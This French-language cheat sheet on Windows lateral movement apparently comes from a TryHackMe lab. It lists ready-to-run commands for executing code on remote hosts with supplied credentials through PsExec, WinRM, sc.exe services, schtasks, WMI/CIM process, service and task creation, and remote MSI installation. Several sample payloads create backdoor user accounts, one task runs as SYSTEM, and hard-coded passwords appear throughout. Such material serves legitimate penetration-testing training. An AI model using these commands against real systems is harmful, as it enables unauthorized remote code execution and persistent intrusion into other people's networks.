
[Windows/Pivoting] Cheat-sheet
Introduction
Le pivoting sur Windows ou plus généralement dans un environnement Active Directory est souvent utilisé pour passer d'une machine A à une machine B.
 Source

Cheat-sheet
PsExec

Voici le lien pour télécharger PsExec :
psexec64.exe \\<IP> -u <USER> -p <PASSWORD> -i cmd.exePsExec utilise le partage administratif ADMIN$, fonctionne avec Samba sur le port 445 et requiert les droits Administrateurs.
WinRM
L'avantage de WinRM est qu'il ne nécessite que le privilège Remote Management Users pour fonctionner et qu'il est actif et présent sur les systèmes Windows par défaut.
On peut utiliser l'exécutable :
winrs.exe -u:<USER> -p:<PASSWORD> -r:target cmdOu alors, on peut l'utiliser en Powershell en créant un objet avec les identifiants :
$username = 'Administrator';
$password = 'Mypass123';
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;
Puis pour obtenir une session interractive :
Enter-PSSession -Computername <TARGET> -Credential $credentialOu pour exécuter un bloc de code powershell :
Invoke-Command -Computername TARGET -Credential $credential -ScriptBlock {whoami}Service personnalisé
Il est possible de créer un service personnalisé pour pivoter si on a les droits Administrateurs en utilisant les Pipes RPC over SMB.
Créer le service :
sc.exe \\<TARGET> create THMservice binPath= "net user munra Pass123 /add" start= autoDémarrer le service :
sc.exe \\<TARGET> start THMservicePour arrêter et supprimer le service :
sc.exe \\<TARGET> stop THMservicesc.exe \\<TARGET> delete THMserviceTâche planifiée
Il est possible de créer une tâche planifiée à distance :
schtasks /s TARGET /RU "SYSTEM" /create /tn "THMtask1" /tr "<COMMAND/PAYLOAD>" /sc ONCE /sd 01/01/1970 /st 00:00 Et démarrer la tâche :
schtasks /s TARGET /run /TN "THMtask1" Pour supprimer la tâche planifiée :
schtasks /S TARGET /TN "THMtask1" /DELETE /FSession WMI
Il est possible d'exécuter une commande sur un hôte distant avec WMI :
wmic.exe /user:Administrator /password:Mypass123 /node:<TARGET> process call create "cmd.exe /c calc.exe" Il est aussi possible de le faire en powershell :
Tout d'abord, il faut créer un objet PSCredential :
$username = 'Administrator';
$password = 'Mypass123';
$securePassword = ConvertTo-SecureString $password -AsPlainText -Force;
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword;
Pour ensuite établir une session WMI :
$Opt = New-CimSessionOption -Protocol DCOM
$Session = New-Cimsession -ComputerName TARGET -Credential $credential -SessionOption $Opt -ErrorAction Stop
Création d'un processus à distance avec WMI
On peut ensuite créer un processus sur l'hôte distant :
$Command = "powershell.exe -Command Set-Content -Path C:\text.txt -Value munrawashere";

Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -Arguments @{
CommandLine = $Command
}
Vous n'aurez pas de retour sur la commande exécutée avec WMI, alors assurez-vous de ne pas vous tromper dans la syntaxe !
Création d'un service à distance avec WMI
Si on le souhaite, on peut aussi créer un service sur l'hôte distant :
Invoke-CimMethod -CimSession $Session -ClassName Win32_Service -MethodName Create -Arguments @{
Name = "THMService2";
DisplayName = "THMService2";
PathName = "net user munra2 Pass123 /add"; # Your payload
ServiceType = [byte]::Parse("16"); # Win32OwnProcess : Start service in a new process
StartMode = "Manual"
}
On peut gérer et démarrer le service de cette manière :
$Service = Get-CimInstance -CimSession $Session -ClassName Win32_Service -filter "Name LIKE 'THMService2'"

Invoke-CimMethod -InputObject $Service -MethodName StartService
Et on peut arrêter et supprimer le service comme cela :
Invoke-CimMethod -InputObject $Service -MethodName StopService
Invoke-CimMethod -InputObject $Service -MethodName Delete
Création d'une tâche planifiée à distance avec WMI
On peut créer une tâche planifiée sur l'hôte distant grâce à WMI :
# Payload must be split in Command and Args
$Command = "cmd.exe"
$Args = "/c net user munra22 aSdf1234 /add"

$Action = New-ScheduledTaskAction -CimSession $Session -Execute $Command -Argument $Args
Register-ScheduledTask -CimSession $Session -Action $Action -User "NT AUTHORITY\SYSTEM" -TaskName "THMtask2"
Start-ScheduledTask -CimSession $Session -TaskName "THMtask2"
Si on le souhaite, on peut supprimer la tâche avec cette commande :
Unregister-ScheduledTask -CimSession $Session -TaskName "THMtask2"Installer un paquet MSI à distance avec WMI
On peut le faire avec la commande suivante :
wmic /node:TARGET /user:DOMAIN\USER product call install PackageLocation=c:\Windows\myinstaller.msiOu en Powershell comme ceci :
Invoke-CimMethod -CimSession $Session -ClassName Win32_Product -MethodName Install -Arguments @{PackageLocation = "C:\Windows\myinstaller.msi"; Options = ""; AllUsers = $false}